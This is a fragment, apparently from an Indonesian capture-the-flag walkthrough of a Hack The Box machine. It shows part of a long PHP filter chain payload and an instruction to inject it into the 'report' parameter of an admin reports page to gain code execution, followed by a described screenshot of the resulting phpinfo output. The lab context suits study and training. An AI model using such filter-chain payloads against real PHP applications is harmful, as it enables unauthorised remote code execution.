|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.
BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP
936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|con
vert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.U
NICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIB
M1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.
CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO20
22KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.
iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert
.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv
.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.bas
e64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF
16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert
.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|co
nvert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|co
nvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.ic
onv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|conve
rt.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|co
nvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.IS
```

copy semua hasil command tersebut, dan paste ke url-nya dan sesuaikan dengan regex yang sudah ditentukan:

http://portal.guardian.htb/admin/reports.php?report=PHP_FILTER_CHAINS,system.php (sesuai dengan regex

The screenshot shows a web browser window with the URL `portal.guardian.htb/admin/reports.php?report=php://filter/convert.iconv.UTF8.CSISO2022KR[convert.base64-encode]convert.iconv.I`. The page displays the 'Reports Menu' with four report categories: Enrollment Report, Academic Report, Financial Report, and System Report. Below these is a section for 'PHP Version 8.2.29' with a table of system details.

Admin Panel

- Users
- Courses
- Enrollments
- Reports
- Profile
- Settings

Reports Menu

Enrollment Report
View enrollment statistics and trends.

Academic Report
Explore academic data like GPA and faculty info.

Financial Report
Review financial figures and revenue trends.

System Report
Check system health and usage statistics.

PHP Version 8.2.29

System	Linux guardian 5.15.0-152-generic #162-Ubuntu SMP Wed Jul 23 09:48:42 UTC 2025 x86_64
Build Date	Jul 3 2025 13:07:49
Build System	Linux
Build Provider	Debian
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d

